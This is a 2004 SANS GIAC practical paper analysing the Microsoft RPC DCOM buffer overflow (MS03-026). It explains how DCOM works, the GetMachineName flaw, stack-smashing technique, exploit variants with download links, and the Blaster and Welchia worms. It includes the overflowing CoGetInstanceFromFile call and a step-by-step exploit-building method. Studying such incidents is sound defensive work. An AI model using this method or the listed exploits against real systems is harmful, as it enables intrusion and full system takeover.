The possible range of ports starts at 1024, and can go as high as 65535 (limited by the 16-bit port field in the TCP and UDP headers). This is where port 135 (TCP or UDP) comes into play. For Microsoft, this is the Endpoint Mapper. The Microsoft DCE Locator service (rpcss.exe) listens on this port by default on Windows 2000, XP and 2003. Under Unix conventions, this would typically be called Portmap (or portmapper), which runs on port 111. These programs' ports are static, and the two programs are crucial in the RPC world. The Endpoint Mapper's only function is to map service ports to their respective applications. That raises the question, "how does the Endpoint Mapper keep track of what applications are mapped to what port?" That's the job of RPC "service numbers," which are really just a unique identifier that is specific to each program. Now, gluing it all together, this process would go something like:

1. RPC Endpoint Mapper starts.
2. An RPC service starts. During its setup it must register its Unique Identifier (UUID) for the service it is providing with the EndPoint Mapper.
3. The Mapper associates the UUID to a port for later use when clients ask for the service.

Later, when a client wants to talk to an application on the RPC server, typical communications would go as such:

1. RPC client asks the Mapper on what port a specific UUID is listening. The Mapper checks its mapping for whether that UUID is registered, and if so, on what port it is listening
2. The Mapper returns the port number (or an error if the service isn't registered)
3. The client then connects to the application on the port returned
4. Application responds back to client

How Microsoft DCOM Works

The following is a summary of points made in a paper by Yoshishige Hasegawa.

The Component Object Model (COM) specification

COM is a component software architecture that allows applications and systems to be built from components supplied by different software vendors. It is a way for software components to communicate with each other. It's also a binary and network standard that allows any two components to communicate regardless of what machine they're running on (as long as the machines are connected), what operating systems the machines are running (as long as it supports COM), and what language the components are written in. COM further provides location transparency: it doesn't matter to you when you write your components whether the other components are in-process DLLs, local EXEs, or components located on some other machine. (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnguion/html/msdn_drguion020298.asp) COM is the underlying architecture that forms the infrastructure for higher-level software services, like those provided by Object Linking and Embedding (OLE). OLE services span various aspects of component software, including compound documents, custom controls, inter-application scripting, data transfer, and other software interactions.


DCOM/Object RPC (ORPC)

"The Distributed Component Object Model (DCOM) is designed by Microsoft Corporation. DCOM is an application-level protocol for object-oriented remote procedure calls and is thus called "Object RPC" or ORPC. It extends COM to function across a network. The protocol consists of a set of extensions, layered on the distributed computing environment DCE RPC specification." It has been designed specifically for the DCOM object-oriented environment, and specifies how calls are made across the network and how references to objects are represented and maintained. As such, DCOM builds on the functionality of RPC to allow remote applications to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

communicate and is located right in the middle of the components of an RPC client/server application. The following figure shows how it all fits together.

DCOM architecture



http://www-2.cs.cmu.edu/~yuzo/yoshi.doc.

Following shows the explanation of each component and function.

1. Locating Objects: Activation
One of the central components of COM is a mechanism for establishing connections to components and creating new instances of components. These mechanisms are commonly referred to as activation mechanisms.

2. Creating Objects, Local or Remote
COM is based on encapsulated objects. Objects communicate with each other through interfaces. An interface is two things. First, it's a set of functions that you can call to get the object to do something. Second—and more importantly—an interface is a contract between the component and its clients. In other words, an interface not only defines what functions are available, it also defines what the object does when the functions are called. (http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnguion/html/msdn_drguion020298.asp) In the COM world, object classes are named with globally unique identifiers (GUIDs). When GUIDs are used to refer to particular classes of objects, they are called Class IDs. If a COM programmer wants to create a new object, he calls one of several functions in the COM libraries, as displayed in Table 1.

Table 1: COM Functions

Function	Explanations
CoCreateInstance(Ex) (<CLSID>…)	Creates an interface pointer to an uninitialized instance of the object class <CLSID>.
CoGetInstanceFromFile	**Creates a new instance and initializes it from a file.**
CoGetInstanceFromStorage	Creates a new instance and initializes it from a storage.
CoGetClassObject (<CLSID>…)	Returns an interface pointer to a "class factory object" that can be used to create one or more uninitialized instances of the object class <CLSID>.
CoGetClassObjectFromURL	Returns an interface pointer to a class factory object for a given class. If no class is specified, this function

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

	will choose the appropriate class for a specified Multipurpose Internet Mail Extension (MIME) type. If the desired object is installed on the system, it is instantiated. Otherwise, the necessary code is downloaded and installed from a specified Universal Resource Locator (URL).

http://www-2.cs.cmu.edu/~yuzo/yoshi.doc.

The COM libraries look up the appropriate binary (dynamic-link library or executable) in the system registry, create the object, and return an interface pointer to the caller.

For DCOM, the object creation mechanism in the COM libraries is enhanced to allow object creation on other machines. In order to be able to create a remote object, the COM libraries need to know the network name of the server. Once the server name and the Class Identifier (CLSID) are known, a portion of the COM libraries called the Service Control Manager (SCM) on the client machine connects to the SCM on the server machine and requests creation of this object.

DCOM provides two fundamental mechanisms that allow clients to indicate the remote server name when an object is created:
1. As a fixed configuration in the system registry or in the DCOM Class Store
2. As an explicit parameter to CoCreateInstanceEx, CoGetInstanceFromFile, CoGetInstanceFromStorage, or CoGetClassObject

A parameter in the **CoGetInstanceFromFile** function used for specifying the remote server is at the heart of the ***RPC DCOM (Stack) Buffer Overflow Vulnerability***.

At the wire level, ORPC uses standard RPC packets, with additional DCOM-specific information - in the form of an Interface Pointer Identifier (IPID), versioning information, and extensibility information - conveyed as additional parameters on calls and replies. The IPID is used to identify a specific interface on a specific object on a server machine where the call will be processed. The marshaled (packaged) data on an ORPC packet is stored in standard Network Data Representation (NDR) format, so that issues of byte order and floating point formats are automatically handled. DCOM uses one new NDR type, which represents a marshaled interface.

RPCSS.EXE
This program allows for much of the RPC functionality on a Windows system. One of its main functions is the RPC Endpoint Mapper, as discussed above (in fact, it is the SCM that dynamically assigns ports as it listens on TCP/UDP 135). This program is the attack vector for this exploit, while the vulnerability lies in the way a parameter in the **CoGetInstanceFromFile** function (that RPCSS provides) is handled by the receiving RPC server.

Description of Vulnerability
The exploit code (and all variants) takes advantage of the way a low-level DCOM function handles a certain parameter passed to it from a UNC path during the creation of an object on a remote RPC server. Recall that DCOM allows COM objects to be created and used across a network of RPC servers. The function **CoGetInstanceFromFile** (see ***How Microsoft DCOM Works***) is used to specify the creation of a COM object on a remote server. By manipulating parameters within this function, and sending these parameters as part of an RPC packet to a remote RPC server, a buffer overflow condition occurs on a vulnerable remote server when a certain parameter is parsed.

The **CoGetInstanceFromFile** function has the following format and parameters:

```
HRESULT CoGetInstanceFromFile(
COSERVERINFO * pServerInfo,
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
CLSID * pclsid,
IUnknown * punkOuter,
DWORD dwClsCtx,
DWORD grfMode,
OLECHAR * szName,
ULONG cmq,
MULTI_QI * rgmqResults
);
```

The sixth parameter of (szName) specifies the UNC path to the file (on the remote server) from which the COM object will be instantiated. If we make the UNC path long enough, it will overflow the buffer on the remote server. The reason for the buffer overflow is in the way the **GetMachineName** COM function on the *remote server* parses the UNC path. In his GCIH Practical, Aaron Hackworth provides an excellent description of what steps the remote server takes when handling the request:

> 1. Allocate 0x20 (32 bytes) on the stack as a local buffer to hold the machine name in the UNC path. This should fit under normal circumstances since maximum machine name length is 16 characters and this function uses a Unicode encoding (2 bytes per character).
> 2. Start in the string where the server name should be and compare each character to 0x5c (the backslash character \). If the character is not a backslash, write it to the buffer allocated above, move the buffer pointer by one byte and move on to the next character in the UNC path string.
> 3. Repeat step 2 until the end of the string or a backslash character is reached.
>
> The problem occurs when we pass a UNC path string that doesn't contain a \ character within the first 32 bytes of the area where the server name should be. Since the logic of the program never checks that the machine name is the proper size, we can overflow the buffer and overwrite the stack with anything we can shove into this string as long as the data doesn't contain a backslash (\x5c) or a null character that terminates the string (because the rest of the function would not parse properly).
> If we pass garbage to this parameter, we can at the very least, cause a service crash on the target system. In the case of this exploit though, we pass a carefully constructed string that:
> 1. Fills the buffer/stack space up to the function return pointer
> 2. Overwrites the legitimate return pointer with a new one that points to our instructions we inject in step 3.
> 3. Inserts assembly byte code that when executed, will cause the machine to open an instance of cmd.exe and bind it to a shell on port 666/tcp.
>
> If successful, the bound command shell will be running under the same security context as rpcss.exe which is "Local System". When the attacker connects to the listening shell, they will have complete control over the local system.

The analysis of the original vulnerability discovered by LSD was published by author Flashsky of Xfocus (translated by benjurry of Xfocus) on July 25, 2003.
http://www.securiteam.com/windowsntfocus/5VP0O2AAKG.html
http://www.security.nnov.ru/search/document.asp?docid=4899
http://www.xfocus.org/documents/200307/2.html

In order to accomplish this buffer overflow, the parameters of CoGetInstanceFromFile are set to:

hr=CoGetInstanceFromFile(pServerInfo,NULL,0,CLSCTX_REMOTE_SERVER,STGM_READWRITE, L"C:\\1234561111111111111111111111111.doc",1,&qi);

In particular, the sixth parameter, szName, is set to:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

L"C:\\123456111111111111111111111111111.doc"

When the remote server receives the parameter, it will translate it to the following format:
L"\\servername\c$\123456111111111111111111111111111.doc".

Because this **GetMachineName** function only allocates a 32 byte buffer for the **servername**, it can be overflowed with code of the attacker's choosing, and stack variables can be overwritten. This allows the attacker to add his exploit code to the stack, and ultimately execute it with elevated privileges.


Buffer Overflow Refresher

To understand the RPC DCOM vulnerability and any related exploits requires one to understand buffer overflows. Buffer overflows are one of the most common attack vectors in use today, and the exploits leveraging buffer overflows apply to many different applications. Buffer overflows take advantage of applications (code) that do not adequately check input for boundary conditions, "stuffing too much data into undersized receptacles" (SANS Track 4 Course Material, p. 100). An exploit leveraging a buffer overflow typically allows the attacker to execute arbitrary code or commands on the system. With this ability, an attacker may be able to escalate his/her privileges on the machine, or even take control of the system entirely (gaining root or admin privilege).

The following details are a summary of the ideas presented in Smashing the Stack for Fun and Profit and SANS Track 4 Course Material: Hacker Techniques, Exploits, and Incident Handling (p100-116).

The Stack and Memory

In order to understand buffer overflows, a quick review of stack buffers and process memory is in order. A *buffer* can be defined as "a contiguous block of computer memory that holds multiple instances of the same data type." (Aleph One). A simpler idea is to think of the stack as a scratchpad, where things are written down to keep track of them. When these things on the scratchpad are no longer needed, they are erased to make space for other things to remember. (SANS Track 4 Course Material, p. 104). The *stack* is a part of memory in modern computers that dynamically receives and passes parameters from functions used in higher-level programming languages (like C). As the stack is dynamic, the data in the stack changes as functions in a program are called; the CPU "pushes" data onto the stack and "pops" it off the stack as required. The CPU keeps track of data on the stack with the use of "pointers" to memory, and memory "registers". Since the stack is part of memory, specific places on the stack are referenced by a memory address. Pointers "point" to memory addresses on the stack; in this way, data can be referenced by a pointer. The following figures can be used to visualize registers, memory, and the stack.



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Pointers in Memory and CPU Registers
The Stack Pointer (**sp**) points to the "top" of the stack, which in this case is the lowest address in memory, or the last address on the stack. Its value is kept in a special register called **esp** on Intel CPUs.


The Frame Pointer (**fp**) points to a fixed location within a stack frame, and it is used for referencing local variables and parameters within a frame. It is contained in a special register called **ebp** on Intel CPUs.

The Instruction Pointer (**ip**) points to the address of the instruction being executed. It is refered to as **eip**, as its value is contained in this register.

The stack in this case is for a X86 processor. It is LIFO, meaning "last in, first out"; things are pushed on the stack and popped from it in this fashion.

Function Calls
When a function within a program is called, changes are made to the stack and to registers in memory:

- Function arguments are placed on the stack
- Return Address is placed on the stack
- Previous Frame Pointer is saved to the stack, referenced by sfp
- The Stack Pointer is copied to the Frame Pointer, creating a new Frame Pointer
- The Stack Pointer advances to make space for local variables (buffers) on the stack by subtracting their size from the location of the Stack Pointer (sp)



The Fill Direction on the stack is from higher to lower memory addresses, in this case.

The Return Address (**ret**) is the address of the calling function, or the saved Instruction Pointer (**ip**). It keeps track of where the program left off in memory when it made a function call. Once the program is finished executing the function, it will return to the instruction specified by the Return Address (**ret**).

The return address plays an important role in buffer overflows. Once a function is called, execution "jumps" to another location in memory. When the function completes, the program execution "returns" to the place it left off before the call. In order to know where it left off, the CPU saves this return address by writing it to the stack (like a scratchpad is used to keep notes). <u>If the return address can be changed to some arbitrary address, then an attacker can change the flow of execution</u>. Typically, the attacker will want to make the program execute something that will give him/her access to the machine, so the return address will be changed to point to another location in memory that contains the attacker's code. The trick for the attacker is to precisely fill

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the vulnerable buffer with data that contains malicious code, and overwrite the original return address with an address that points back into the buffer, at his/her malicious code.

Smashing the Stack 101
As seen above, buffer overflows "corrupt the execution stack by writing past the end of an array (buffer) declared in a program routine or function" (Aleph One). This is called "smashing the stack". Following is a brief step-by-step summary of the process an attacker might take.

1. Find a buffer overflow condition
   a. Need to know Length of Buffer and relative distance from memory address of Return Address (**ret**) /saved Instruction Pointer (IP) on stack
      - Return Address (**ret**) is also called saved Instruction Pointer (IP)
      - Flood buffer with repeatable pattern, use debugger to see if Instruction Pointer (IP) contains pattern
      - Adjust length of pattern until IP contains pattern
      - By fine-tuning amount of data to overflow buffer until **ret** is overwritten, we can find exactly where the **ret** lives in memory relative to the start of the buffer. Knowing this, we can overwrite the **ret** with a new return address.

   b. Need to know location of Buffer in stack: use offset from Stack Pointer
      Location of buffer in memory is not known, but the relative distance between the vulnerable buffer and the Stack Pointer is what matters. This distance is also known as the **offset**. For a given architecture, the stack starts at the same address for every program, and we also know that the exploitable program will likely not push more than a few thousand bytes onto the stack at any one time. Therefore, we can make guesses about where the buffer (and the beginning of our malicious code) should be. We can determine the current location of the stack pointer for any program with some custom machine code (i.e., get_sp()).


2. Create a customized exploit for the vulnerability – shellcode
   Once an exploitable buffer has been found, the attacker will fill the buffer with machine code specific to the processor architecture. This machine code contains specific instructions, typically yielding access to the machine by sending a command shell to the attacker, or opening a back door on a certain port (as is the case for this RPC buffer overflow exploit). This machine code is usually assembled into hexadecimal bytes, and represented as a global array in a higher level program (see the sc [ ] array in the Appendix). This processor-specific machine code is called shellcode:
   - Shellcode consists of machine-level language, specific to the processor architecture
   - Shellcode is pushed onto the stack to be run
   - Shellcode must fit into the buffer to be overflown

   Attackers might follow this process to write shellcode:
   1. Create the code (in some language, such as C), compile it and change it to assembly (using an assembler). Convert the assembly into hexadecimal bytes, save the string of hex characters as an array (Shellcode looks like sc = [hex characters]).
   2. Decide where to place shellcode – before or after return address
      Before:
      - Place shellcode back inside buffer you are overflowing
      - Advantage: Don't run the risk of overwriting too many things besides the original buffer and the return address
      - Disadvantage: cannot include null bytes in code, making programming trickier

      After:
      - Place shellcode after new return address
      - Advantage: don't need to worry about null bytes in code
      - Disadvantage: may overwrite important variables, breaking program

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To illustrate, an attacker has found **Buffer1** to be vulnerable to overflows, and has filled the buffer with his exploit code and a new return address, overwriting the old **ret**.




3. Set the Return Address so that it points back into the stack, allowing execution of the malicious code

Even though the exploitable buffer has been found, and the size and location of the buffer (relative to the stack pointer) have been identified, and shellcode specific to the processor created to give the attacker access, there is one major task left: changing the return address of the function that was called to point to the executable code. Buffer overflow allows one to change the return address of a function. This changes the flow of execution of the program.

Use a debugger to see how the program's variables and return address are placed in memory. Once the function is called, the return address will be pointing at the next address in memory after the function call. The original program can be changed to add offsets to the return address so that it points somewhere else in memory.

Offset is distance from our own stack pointer back into buffer (usually anywhere in a NOP sled for it to work, as will be explained below)
Return address contains the location of our malicious code, determined by subtracting the offset value from the address value of the current Stack Pointer (sp).




4. Egg = NOP sled + Shellcode + New Return Address
Determining the exact location of the executable code is difficult, since the stack is dynamic, and many addresses are determined during compilation or run time. The attacker must guess exactly what address to set the new return address; if he/she guesses wrong, the exploit won't work. A workaround is a NOP (no operation) sled. A NOP instruction instructs the CPU to do nothing, and

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

go on to the next instruction. A NOP sled is simply a string of NOPs. So, an attacker will pad the beginning of the buffer with this NOP sled, enabling him/her to improve the odds of executing his/her code. As long as he gets the return address to point back anywhere into the NOP sled, the pointer will “slide” down the sled until it reaches the executable code. We call the NOP sled plus the executable code (shellcode) plus the new return address an “**Egg**”. As will be seen, the NOP sled is an identifiable signature for a buffer overflow attack.

Smashed Stack:
Egg



Other Protocols/Applications Affected

Although the particular exploit discussed in this paper targets TCP/135, it is important to understand that there are other ports and protocols that can be used to reach the RPC application layer and exploit this vulnerability.

Aaron Hackworth notes in his GCIH Practical:

> For example, on Windows NT 4.0 systems, the default listening port for this service is 135/udp. Other TCP/UDP ports that have been shown as possible paths for this vulnerability include 139/tcp, 445/tcp, 593/tcp or ports that IIS is running on when COM services are enabled. Additionally, NetBIOS and IPX could conceivably carry the exploit payload to the RPC/DCOM interface on the victim host.

Noteworthy Attack Vectors

- Uses several ports: UDP 135, 137, 138, 445, TCP 135, 139, 445, 593.
- Can be 'tunneled' over HTTP using port 80 and 443 on Windows XP and 2003
- The most popular application using this feature is Microsoft Outlook. It uses RPC-DCOM to access Microsoft Exchange mail servers (http://isc.incidents.org/presentations/sansne2003.pdf)

Security Holes in Firewall due to DCOM

(Hacking Exposed, p. 335)

- Because DCOM doesn’t use fixed ports for the RPC services, the firewall must allow external access to these high (1024 through 65535) ports from any client, as well as TCP/UDP port 135
- DCOM cannot be located behind a firewall running Network Address Translation (NAT) because DCOM stores raw IP addresses in the interface, requiring the client to connect directly to the IP address

Exploit Variants

dcomrpc.c
http://downloads.securityfocus.com/vulnerabilities/exploits/dcomrpc.c
This code represents the original proof of concept work by FlashSky and Benjurry. This code appears to shovel a shell back to the attacker.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

http://packetstormsecurity.org

rpcdcom101.zip
DCOM remote exploit for the Win32 platform utilizing the issue discussed here. This version has 73 offsets including all of the magical offsets. By class101

0x82-dcomrpc_usemgret.c
New version of the DCOM remote exploit that uses a magic return address. Homepage: http://x82.inetcop.org/. By Xpl017Elz

dcomsploit.tgz
DCOM remote exploit. This attack code uses win32sh.h from TopHacker for its shellcode implementation. This multifunction shellcode is designed to have multiple options for the shell connection including callback to a listener, port binding and port re-use to name a few. Covers Microsoft Windows NT SP6/6a (cn), as well as Windows 2000 SP0-4 (cn) SP0-2 (jp) SP0-2,4 (kr) SP0-1 (mx) SP3-4 (Big 5) SP0-4 (english) SP0 Server (english), and Windows XP SP0-1 (english) SP1 (cn) SP0-1 (Big 5). Modified by sbaa. By FlashSky, Benjurry

DComExpl_UnixWin32.zip
Windows port of the remote exploit utilizing the DCOM RPC overflow originally coded by H D Moore. This exploit is covered in depth by Aaron Hackworth in his GCIH Practical. By Benjamin Lauzière

dcom.c
Remote exploit utilizing the DCOM RPC overflow discovered by LSD. Includes targets for Windows 2000 and XP. Binds a shell on port 4444. Compiles on *nix only. Homepage: http://www.metasploit.com/. By H D Moore

Other variants of the DCOM Privilege Escalation exploit include: (Hackworth)

07.30.dcom48.c
http://www.securityfocus.com/data/vulnerabilities/exploits/07.30.dcom48.c
RPC Exploit with shell code that “shovels” a shell back to the attacker, who has a “listener” set up on a certain port. If a firewall allows all outbound traffic but restricts incoming traffic, this technique can help you get through the defenses. This particular code also contains a large number of offset addresses so it is very versatile to use against many different OS version and service pack configurations.

Poc.c.txt
http://packetstorm.icx.fr/0308-exploits/Poc.c.txt
This is a copy of the original dcom.c with a few additional return addresses.

30.07.03.dcom.c
http://downloads.securityfocus.com/vulnerabilities/exploits/30.07.03.dcom.c
dcom.c with some additional offsets added for German versions of 2000 and XP.

khat2.zip
http://www.securityfocus.com/data/vulnerabilities/exploits/kaht2.zip
Khat2 is a multithreaded mass RPC rooting tool that works entire ranges of IP addresses.

Vulnerability Development Tracking

The **Handler’s Diary** can be used to track the results of the vulnerability in progress, and see their development from manual exploits to automated worms:
http://isc.sans.org/diary.html?date=2003-07-16

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Vulnerabilities in RPC-DCOM
"In late July, the CERT/CC began receiving reports of widespread scanning and exploitation of two recently discovered vulnerabilities in Microsoft Remote Procedure Call (RPC) Interface. The CERT/CC released an advisory and a Vulnerability Note which described these vulnerabilities approximately two weeks prior to the reports of exploitation.

> CERT Advisory CA-2003-19: Exploitation of Vulnerabilities in Microsoft RPC Interface
> http://www.cert.org/advisories/CA-2003-19.html
>
> CERT Advisory CA-2003-16: Buffer Overflow in Microsoft RPC
> http://www.cert.org/advisories/CA-2003-16.html
>
> Vulnerability Note VU#568148: Microsoft Windows RPC vulnerable to buffer overflow
> http://www.kb.cert.org/vuls/id/568148

Bots Utilizing Exploit
(July 17, 2003) An old Trojan horse module "IRC-BBOT" has recently been updated to include "demonstration code" that leverages the RPC vulnerability. Therefore, execution of this Trojan can impact the single device upon which the code is executed. The "demonstration code", informally known as a "meta-sploit", does not currently have a delivery mechanism capable of propagating the code to other devices; therefore, it is not classified as a robust "exploit". A typical result of execution of the "demonstration code" on a target device is that RPC service on that device terminates (when the command shell is exited).

Regarding the IRC-BBOT, it was recently updated to include the demonstration code that leverages the MS vulnerability: IRC/Chat inbound traffic should be blocked to prevent these bots from being implemented on a network. The old IRC-BBOT Trojan (now updated to include leveraging of the MS vulnerability) can also be delivered via e-mail attachment.

W32 Blaster Worm
Shortly after we released multiple documents describing Microsoft RPC vulnerabilities, we began receiving reports of widespread activity related to a new piece of malicious code known as W32/Blaster. The W32/Blaster worm exploits a vulnerability in the Microsoft DCOM RPC interface. On August 11, the CERT/CC released an advisory on W32/Blaster. We also released step-by-step recovery tips for W32/Blaster.

> CERT Advisory CA-2003-20: W32/Blaster Worm http://www.cert.org/advisories/CA-2003-20.html
>
> W32/Blaster Recovery tips http://www.cert.org/tech_tips/w32_blaster.html


W32 Welchia/Nachi Worm
Additionally, a worm was reported that attempted to exploit the same vulnerability as W32/Blaster. This worm, known alternately as 'W32/Welchia', 'W32/Nachi', or 'WORM_MS_BLAST.D', has been reported to kill and remove the msblast.exe artifact left behind by W32/Blaster, perform ICMP scanning to identify systems to target for exploitation, apply the patch from Microsoft (described in MS03-026), and reboot the system. The greatest impact of this worm appears to be the potential for denial-of-service conditions within an organization due to high levels of ICMP traffic.

Internet Storm Center Presentation
A SANS presentation hosted by Johannes Ulrich of the **Internet Storm Center** (http://isc.incidents.org) presented the following account of tracking the vulnerability:

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

July 16th: Vulnerability Release (Day 1)
July 23rd, 25th: POC (Proof of Concept) Exploit (Day 8)
August 2nd: Cirebot. (Day 18)
August 5th: Widespread use of various bots (Day 21)



